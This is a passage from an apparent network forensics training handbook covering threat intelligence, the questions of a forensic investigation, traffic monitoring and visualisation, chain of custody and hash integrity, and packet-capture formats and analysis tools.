In recent years a new term has emerged within the IT security world in general and within the forensics world in particular: **Cyber Threat Intelligence** (CTI), often abbreviated as **Threat Intelligence** (TI). The term

⁶⁹ Zero-day exploits will not likely be seen with this type of activity. Usable zero-days are rare and expensive. Organisations that can afford them (i.e. intelligence agencies) will be reluctant to waste them, and will more likely use them only on high-value targets.

threat intelligence has actually been in use within the military world for a long time, but it slowly found its way into the IT world as well.

While there exist different definitions (esp. from service providers trying to sell threat intelligence services to customers) the UK's National Cyber Security Centre (NCSC) has attempted to come up with a general description:⁷⁰

"As with traditional intelligence, a core definition is that threat intelligence is information that can aid decisions, with the aim of preventing an attack or decreasing the time taken to discover an attack. Intelligence can also be information that, instead of aiding specific decisions, helps to illuminate the risk landscape."

The NCSC further describes four different subtypes of threat intelligence, containing information on different levels and usually targeting different groups of people within an organisation:

- **Strategic Threat Intelligence** is high-level information, consumed at board level or by other senior decision-makers. It is unlikely to be technical and can cover such things as the financial impact of cyber activity, attack trends, and areas that might impact on high-level business decisions. An example would be a report indicating that a particular government is believed to hack into foreign companies who have direct competitors within their own nation [...].
- **Operational Threat Intelligence** is information about specific impending attacks against the organisation and is initially consumed by higher-level security staff, such as security managers or heads of incident response. Any organisation would dearly love to have true operational threat intelligence, i.e. to know which groups are going to attack them, when and how – but such intelligence is very rare. In the most cases, only a government will have the sort of access to attack groups and their infrastructure necessary to collect this type of intelligence. [...]
- **Tactical Threat Intelligence** is often referred to as Tactics, Techniques, and Procedures (TTPs)⁷¹ and is information about how threat actors are conducting attacks. Tactical threat intelligence is consumed by defenders and incident responders to ensure that their defences, alerting and investigation are prepared for current tactics. For example, the fact that attackers are using tools (often Mimikatz derivatives) to obtain clear text credentials and then replaying those credentials through PsExec is tactical intelligence that could prompt defenders to change policy and prevent interactive logins by admins, and to ensure logging will capture the use of PsExec. [...]
- **Technical Threat Intelligence** is information (or, more often, data) that is normally consumed through technical means. An example would be a feed of IP addresses suspected of being malicious or implicated as command and control servers. Technical threat intelligence often has a short lifetime as attackers can easily change IP addresses or modify MD5 sums, hence the need to consume such intelligence automatically. Technical threat intelligence typically feeds the investigative or monitoring functions of a business, by – for example – blocking attempted connections to suspect servers."

With respect to (network) forensics of high importance is technical threat intelligence as it usually comprises of so-called Indicators of Compromise (IoC) such as IP addresses of command-and-control servers (C2 servers), hash sums of malicious files found on a system, network artefacts, and so on. In that regard, IoCs are similar to signatures as used by Antivirus software. These and other IoCs are frequently being

⁷⁰ Chismon (2015)

⁷¹ Sometimes TTP also is being referred to as Tools, Techniques, and Procedures or Tactics, Tools, and Procedures.

accumulated during forensic investigations so technical threat intelligence may help the analyst putting the artefacts she finds into a broader context, or correlating artefacts with other events.

However, tactical threat intelligence often plays a significant role during forensic investigations as well. While single artefacts as mentioned above may provide a vital clue to the analysis (e.g., a well-known malware sample was found on a file server) often the presence of multiple artefacts in a certain order or combination will lead to a bigger picture such as an attacker using various tools and exploiting different vulnerabilities in order to successfully compromise multiple hosts operated in different security zones throughout the organisation (called *lateral movement*).

In practice, threat intelligence systems are usually being built around a database which is being fed with information from publicly available threat feeds (e.g., providing lists of well-known C2 servers), and/or CTI databases being operated by the industrial sector or "the community", and/or commercial feeds. The investigator may use her CTI database for 3 major workflows (among others):

- Use the CTI database as a search engine for artefacts she found during analysis in order to get more context, esp. if certain artefacts have been seen before elsewhere.
- Insert newly found artefacts into the database to allow for future correlation and share it with other responsible parties.
- Regularly export the artefacts to internal security systems such as Firewalls, Intrusion Detection Systems (IDS), Security Information and Event Management Systems (SIEM), etc. in order to automatically take action and block and detect future attacks.

One of the most popular (esp. in Europe) threat intelligence platforms is MISP.⁷² According to the developers:

"The MISP threat sharing platform is a free and open source software helping information sharing of threat intelligence including cyber security indicators.

A threat intelligence platform for gathering, sharing, storing and correlating Indicators of Compromise of targeted attacks, threat intelligence, financial fraud information, vulnerability information or even counter-terrorism information."

⁷² MISP (n.d.), <http://www.misp-project.org/>

4. Analysis (data interpretation)

4.1 Overview

Network forensics is a subset of digital forensics⁷³. Network Forensics includes among others the research in (network-related) log files, (packet) captures of network traffic and the analysis of network related events. Research can be done when an incident is still ongoing, or when an incident has closed. If an incident is still in progress, a network tap can be used. Live traffic data can be saved for (later) research. If the incident has already happened, the evidence log files can be collected for further investigation.

When evidence is captured, seized or submitted, data is both structured and unstructured. The purpose of the analysis is to answer the research questions of the forensic case based on the available data.

Common research questions in forensic cases are known as the five or six W's⁷⁴: What, Why, Who, When, Where and How. These questions are identical for both digital and analogue forensic cases. To clarify this, we take a fictitious case.

“A company discovers that its web server is compromised and actively abused by an attacker”.

In our fictitious case a number of log files are collected and stored securely.

Examples of possible collected log files are:

- Application logs of the compromised web server.
- System logs of the compromised web server.
- Firewall logs.
- Network traffic logs of the switch.
- Network traffic logs of the router.

Not all of the above logs are directly related to network forensics, but they can be included in the investigation. The conducted Forensic investigation will not be limited only to network forensics. The questions related to the investigation are answered below, in combination with the available log files.

Who was involved?

In network forensics an IP address, MAC address or other metadata information from packet captures, can lead to the identification of the device(s) or the person(s) who is/are involved. In our fictitious case, *who* compromised the webserver?

What happened?

The network logs can provide information about what exactly happened. In our fictitious case, it is possible to investigate on the basis of the traffic data whether the server has been compromised or not.

⁷³ See “1 Introduction to Network Forensics” for more information about network forensics.

⁷⁴ Sometimes also called 5W1H.

Where did it take place?

This question investigates from where the attack has been carried out and where it has worked out. In our fictitious case, where the offense was committed and where the scene of the crime is.

When did it take place?

This research question deals with the question when the incident occurred. In our case, when did the attack occur, when did the machine get compromised and when did the active abuse begin?

Why did that happen?

Often there is a motive behind an incident or an event. In our case, for example the webserver can be used to spread malware, the website can be defaced for political reasons or it was used as part of a Distributed Denial of Service (DDoS) attack.

How did it happen?

A system that is vulnerable can be compromised using an exploit or the password can be guessed when it is weak. The port numbers and protocols used for the attack can provide information about how the attack was successful. If an exploit was used, it is useful when a packet capture of the exploit is available. In our case, the question is how they came in.

The right tool must be selected for the analysis to answer the questions above. There are tools that can be used to select specific data from log files or to visualise data.

4.1.1 The value and importance of Network forensics

Network forensics provides insight into the network traffic of an incident or event. Depending on the log level, even the whole payload of a data packet may be available.

In the case of a digital intrusion, network forensics can help to answer questions that the organisation may have⁷⁵:

- How long has this activity been going on (i.e., when did the intrusion begin)?
- Is the activity still ongoing?
- How many systems were affected?
- What data was taken?
- Was any sensitive, proprietary, or confidential information taken?

Other valuable additions⁷⁶ of network forensics are:

- Hunting (for unusual or suspect activity on the network).
- Metrics/Network Knowledge.
- Intelligence.
- DNS/Passive DNS.
- Intelligent Alerting.

⁷⁵ <https://www.fireeye.com/blog/executive-perspective/2014/07/network-forensics-use-cases-in-the-enterprise.html>

⁷⁶ <https://www.fireeye.com/blog/executive-perspective/2014/07/network-forensics-use-cases-in-the-enterprise.html>

When a system is compromised, the system tools of that system are no longer reliable. Displayed information by the system tools can intentionally display incorrect values. The compromised system can hide information by using rootkits⁷⁷. The malicious traffic goes through a switch or router and remains visible at that point. A visual peak, specific network traffic or a general analysis of the traffic can provide more information about the issue.

4.1.2 Where can one find Network forensics?

When one thinks of network forensic research, one often thinks of a criminal or hacking investigation. However, additionally to law enforcement and private investigation agencies, network forensic investigation can also be done by CERT / CSIRT teams, security professionals and network administrators.

In "1.4 Collecting network-based evidence", sources for network forensics were already discussed.

Possible sources⁷⁸ of network data are:

Switch

The switch might have a function of a port mirror (or a span port). Port mirroring is a method used to send a copy of all packets from a switch port to another switch port.

Router

Routers can provide NetFlow data for monitoring network traffic.

Layer 2-7 devices

Each device from layer 2-7 can capture network data, not just devices that provide services but even an endpoint.

Tap

A network tap duplicates data packet streams and has the ability to send the data stream(s) to another physical network port or a storage medium.

4.1.3 Logging and monitoring

Logging is passive saving of network traffic, and therefore, logged attacks will not be *detected* automatically. By monitoring log files or monitoring live network traffic, alerts can be created to send notifications in case of a known pattern being detected. In case of an error or incident, (specific) network traffic can be also manually saved in log files for analysis or review.

Logging

The DHCP server keeps log files about the assigned IP addresses. The webserver stores network information about the visitors of the webserver's pages. Network devices store information about the network traffic metadata. The metadata consists of information about connections between IP address, connection date and time, used ports and protocols. In some countries an IP address is considered as personal information, and is subject to legal rules for the protection of privacy. Therefore, the default rule is that log files should not be kept longer than strictly necessary.

⁷⁷ <https://www.helpnetsecurity.com/2008/09/01/rootkit-evolution/>

⁷⁸ https://digital-forensics.sans.org/media/Poster_Network-Forensics_WEB.pdf

Monitoring

With network monitoring, the network is constantly monitored and triggers are activated when predefined deviations are detected, and the administrator will be alerted about this. There is a variety of network monitoring tools in existence; from just monitoring the quantity of the traffic, to monitoring attacks. In general, a network monitoring system monitors the network for problems and an Intrusion Detection System (IDS) monitors a network for threats. An example of an open source web-based network monitoring and graphing tool is Cacti⁷⁹.




Figure 4-1. Screenshot of Cacti⁸⁰

4.1.4 Combining the pieces

An Intrusion Detection System (IDS) gives an alert when an attack signature is detected in the network traffic. More sources are needed to answer the question whether the machine is actually compromised or not. The suspicious host may be compromised, therefore the system tools and the log files of that host might be unreliable. In that case, the investigation of the network traffic logs will be of a higher confidence and value.

⁷⁹ <https://www.cacti.net/>

⁸⁰ Image source: <https://www.cacti.net/>

More clarity can be given, if the victim host connects to a known Command and Control (C&C) server, one malicious domain name, or IP address.

4.1.5 What is the purpose of data visualisation?

Network traffic logs exist in binary, or in ASCII⁸¹, a human readable format. Log files of millions of lines can be human readable but do not necessarily provide insight. Command line tools make it possible to select, for example, the top used network ports or top source IP addresses. Data visualisation gives the investigator a graphical overview of the situation.

When a network disruption occurs, a graphical representation of the network traffic can (quickly) provide clarity or exclude certain causes. Nfsen has the possibility to make profiles and filters.

DNS reflection and amplification attacks can be displayed graphically and chronologically. For this type of attack we know in advance that the UDP protocol, source port 53 and 1500 bytes per packet (of the flow) is used. When using this data in a filter (see table below), an example result of a Nfsen graphic is shown in figure 5 below.

```
proto udp and src port 53 and bpp 1500
```




Figure 4-2. Example of Nfsen filter DNS reflection and amplification attack⁸².

Not only (volume) peaks but also deviating traffic patterns can become visible. An example of this is data exfiltration. Long-term low bandwidth is used to transport data from a network. The low bandwidth aims to stay below the radar.

⁸¹ American Standard Code for Information Interchange

⁸² Image source: image created by ENISA

4.2 Chain of Custody

When an incident occurs, evidence is collected or seized for investigation. Systems, data carriers and log files are collected and stored securely. The evidence also should be protected against degradation. Booting a system after the evidence is collected reduces the legal value of the evidence in the courtroom. The same applies to a collected log file that is affected, because this could change the hash value. The lawyer of the counterparty may suggest that the evidence has been tampered with.

When handling evidence, careful registration is very important. It guarantees the integrity and traceability of the evidence from origin to courtroom. Breaches of this integrity affect the legal value of the proof. A good monitoring chain contributes to the probability that the evidence comes from the person on the list. It is also meant to prove that the evidence in the chain is never left without supervision. Lack of strict control over who holds responsibility for the evidence, at any given point of time, may result in its degradation or compromise. In this part, the importance of the inviolability and the juristic value is further explained. In addition, practical issues such as transport, registration, numbers, signatures and storage are discussed. An example of a Chain of Custody form is also included.

4.2.1 What is Chain of Custody?

The Chain of Custody is the process of validating the collection, storage, movement and protection of evidence. The forensic investigator must document the characteristics of the evidence to distinguish comparable devices and to identify the evidence. There are many notebooks from certain product series. A serial number, damages, stickers or other characteristics are useful to prove that the concerning device is the device that was seized and belongs to the person concerned. For digital evidence a hash value is a characteristic as well. The location, date and time of the transfer or seizure of the evidence should be carefully noted. Also must be noted, where it was stored, who might have had access to it and how it was handled.

To ensure that the Chain of Custody is not broken, evidence management is very important and includes⁸³;

- Being able to determine which evidence came from which piece of hardware.
- Where that piece of hardware was retrieved from.
- Documenting all persons handling the evidence.
- Ensuring secure storage of the evidence with limited accessibility.
- Documenting all processes used to extract the information.
- Ensuring that those processes used are reproducible, and would produce the same result.

4.2.2 Why is a careful Chain of Custody so important?

Whether it is digital or not, a careful Chain of Custody is necessary in a court case. An example of a case in which no good Chain of Custody was kept is the case of O.J. Simpson⁸⁴. Evidence items got lost or never entered the Chain of Custody. Such omissions and errors have a negative impact on the legal proof, especially in the courtroom. The lawyer of the counterparty can claim in such a situation that the evidence is not legally obtained or otherwise invalid.

The following situation makes clear the importance of a good Chain of Custody:

⁸³ Ryder (2002)

⁸⁴ The Forensics Library (n.d.), *OJ Simpson*, <http://aboutforensics.co.uk/oj-simpson/>

A computer was confiscated on Friday 13th at 10:00 AM. On Monday the 16th the investigator started the computer by accident. After this, the investigator made a forensic image of the hard disk and calculated a hash value. From the forensic image it can be concluded that the computer is still used after the moment that it has been seized. In the event of a counter-expertise, the counterparty might stipulate that the person who had the computer in his possession, after the seizure, has added incriminating evidence or has taken exculpatory evidence.

4.2.3 Integrity

Integrity ensures that the evidence has not changed from its original form. In forensic investigations integrity is important from the moment of seizure all the way to the time that the evidence has served as supporting evidence and has been proven in the lawsuit.

The investigator has to check whether the evidence has not changed. First it is important to know the original state of the evidence. Authenticity refers to the ability to confirm the integrity of information to its original state. When a forensic copy is made, the investigator carries out a check to confirm that the copy matches exactly the same as the original. One method for checking if the forensic copy *exactly* matches the original evidence, is the use of comparing hash values. Hashing is the process of digital fingerprinting the (evidence) data.

“A hash value is a numeric value of a fixed length that uniquely identifies data. Hash values represent large amounts of data as much smaller numeric values, so they are used with digital signatures.”⁸⁵

Hashing is a *one-way* method where the substantive text cannot be derived from a hash value. A hash value makes it possible to compare another substantive text to the original text. The hash value of the original file has been calculated and is known.

```
file1 ≠ file2 but hash(file1) == hash(file2)
```

The possibility that this happens is negligible but if there is a possibility to equalize the hash value of a different file to the hash value of an original file, we speak of a “hash collision attack”. The deviating file is adjusted so that it produces the same hash value as the original file.

There are known proof of concepts of attacks against two very commonly used hash functions MD5 and SHA-1. Therefore, these are avoided in forensic investigations, and SHA256 or SHA512 are used instead. Below is a graphical view of a hash collision attack.

⁸⁵ Microsoft (2017a), <https://docs.microsoft.com/en-us/dotnet/standard/security/ensuring-data-integrity-with-hash-codes>




Figure 4-3. Illustration of hash collision attack⁸⁶

Maintenance of data integrity as well as data authenticity are important safeguards that are key to all forensics examinations⁸⁷.

4.2.4 Traceability

Traceability maps events from different sources and combines those events, resulting in new meaningful information. The result of this new information could not be obtained from a single piece of evidence and could only be the result of combining the information from different sources.

For example: There has been an incident originating from the computer of user A. If only this information were used, user A would be the main suspect. If network logs and Microsoft Active Directory logs are analysed too, it might become clear that for example user A had been logged out before the time of the incident. Traces of hacking A's computer from outside the company were found in the relevant network logs. With this new information the case changes!

The illustration⁸⁸ below makes the attack scenario more visible through the combination of different log files like the personal firewall log, security log, system log, application log, IDS log, Tcpdump and Wireshark log.

⁸⁶ Image source: <http://shattered.io/>

⁸⁷ https://www.forensicswiki.org/wiki/Computer_forensics

⁸⁸ Selamat et al. (2013), <https://pdfs.semanticscholar.org/04ef/a0984b76b2e9b7a4390606552d98a1881d07.pdf>




Figure 1. Blaster A incident-Scenario A.

Figure 4-4. Example of an attack that can be visible through traceability of evidence⁸⁹

4.2.5 Practical issues

When a digital forensic case starts, several practical issues may occur. Although this course is specifically focused on network forensics, it is important to look at the overall digital forensics for handling the evidence.

The forensic investigator needs a complete toolkit in advance. When the evidence is about to take in custody, it takes unnecessary time to search and print out the forms or wipe⁹⁰ used media. Another limitation, and sometimes really a practical issue, is the file system type for the storage of the (log) files. FAT16 and FAT32 filesystems have a maximum file size of 2GB and 4GB respectively. Filesystems commonly used in Linux⁹¹ and OSX⁹² are almost inaccessible from Microsoft Windows.

The forensic toolkit is complete when all media, tools and cables are available. However there might be a problem with the availability of qualified staff who is able to copy or export the log files. When network management is outsourced the log files might be received by a ticket request. Physical access to the server

⁸⁹ Image source: Selamat et al. (2013)

⁹⁰ Overwrite

⁹¹ For example EXT4

⁹² HFS+

room can also be a problem. At last, the hard disk(s) containing the evidence must store securely, for example in a physical safe; and access to the evidence by third parties must not be permitted.

4.2.6 Legal value

The legal value of evidence is to prove a persons' guilt, or not, before a courtroom. The integrity is discussed already but there are more legal aspects to digital evidence. Below are some legal considerations taken from RFC3227: "Guidelines for Evidence Collection and Archiving" (Brezinski and Killalea, 2002)

Computer evidence needs to be:

- **Admissible:** It must conform to certain legal rules before it can be put before a court.
- **Authentic:** It must be possible to positively tie evidentiary material to the incident.
- **Complete:** It must tell the whole story and not just a particular perspective.
- **Reliable:** There must be nothing about how the evidence was collected and subsequently handled that casts doubt about its authenticity and veracity.
- **Believable:** It must be readily believable and understandable by a court.

4.2.7 Example of a Chain of Custody form

A complete and careful Chain of Custody is necessary to support admissible evidence in a court case. The Chain of Custody form should record the seizure, date and time of storage (locations), transfer and condition of the electronic evidence. Forensic investigators should always have Chain of Custody forms available. A part of an example form is shown below and can be downloaded freely from the National Institute of Standards and Technology (NIST) website (NIST 2013).

Anywhere Police Department EVIDENCE CHAIN OF CUSTODY TRACKING FORM

Case Number: _____ Offense: _____

Submitting Officer: (Name/ID#) _____

Victim: _____

Suspect: _____

Date/Time Seized: _____ Location of Seizure: _____

Description of Evidence		
Item #	Quantity	Description of Item (Model, Serial #, Condition, Marks, Scratches)

Chain of Custody				
Item #	Date/ Time	Released by (Signature & ID#)	Received by (Signature & ID#)	Comments/ Location

Figure 4-5. Sample Chain of Custody form⁹³

4.3 From data to information

The focus of this section is on the log analysis of the captured packets and to derive information from the data. It starts with the data capture file. Different programs with the possibility to capture packets can log in different formats. There are tools that correlate and reconstruct network connections from data capture files. Graphical tools such as Wireshark, Moloch and NetFlow will be discussed as well as command line tools like tcpdump.

4.3.1 Introduction to data capture files

The most commonly used type for data capture files is the *pcap* file format. Wireshark is a graphical tool that can be used to read pcap files. There are more format types of data capture files. Wireshark can read in

⁹³ Image source: NIST (2013)

previously saved capture files⁹⁴ and supports a variety of capture file formats by reverse engineering, so the support of these formats is done through "sophisticated guesswork".⁹⁵

Wireshark supports native PcapNg and libpcap. Libpcap is a library for packet capturing which comes with the tool tcpdump. This packet capture library default format is also called libpcap. This library is used amongst others by tcpdump, nmap, ntop and Snort. The Windows port of Libpcap is WinPcap.

"PcapNg is a flexible, extensible successor to the libpcap format. Wireshark 1.8 and later save files as PcapNg format by default. Wireshark versions prior to 1.8 uses libpcap"⁹⁶ by default.

This training is limited to pcap files.

4.3.2 Data Analysis Tools

Data Analysis Tools in network forensics are also called Network Forensic Analysis Tools (NFAT's)⁹⁷.

There are two types of systems to collect network data for forensic investigation:

- Catch-it-as-you-can (captured and written to storage).
- Stop, look and listen (packet is analysed in memory and only certain information saved for future analysis).

The pcap file from the previous paragraph is an example of Catch-it-as-you-can. There are many data analysis tools, Wireshark is a popular graphical tool. CERT teams use tools such as NfSen for network traffic analysis. Moloch⁹⁸ also has the capability like Wireshark and NfSen to query the network traffic data. Another tool is Xplico⁹⁹, it is able to extract each type of specific traffic (mail, http, voip call (sip)) from a pcap file.

⁹⁴ Wireshark (n.d. a), *Wireshark User's Guide, Version 2.9.0*
https://www.wireshark.org/docs/wsug_html_chunked/ChIOOpenSection.html

⁹⁵ Wireshark (n.d. b), <https://wiki.wireshark.org/FileFormatReference>

⁹⁶ Wireshark (n.d. a), *Wireshark User's Guide, Version 2.9.0*
https://www.wireshark.org/docs/wsug_html_chunked/ChIOSaveSection.html

⁹⁷ Sira (2003), <https://www.giac.org/paper/gsec/2478/network-forensics-analysis-tools-overview-emerging-technology/104303>

⁹⁸ <https://molo.ch/>

⁹⁹ <https://www.xplico.org/>

Xplico Interface User: deft

Help Logout

For a complete view of html page set your browser to use Proxy, and point it to Web server.

Web URLs: Html Image Flash Video Audio All Go

Date	Url	Size	Method	Info
2007-08-14 11:13:58	www.google.it/	1521	GET	info.xml
2007-08-14 11:13:33	track3.mybloglog.com/tr/uritrk.php?i=2007011710424247&t=1&u=http%3A/www.aphotoac	105	GET	info.xml
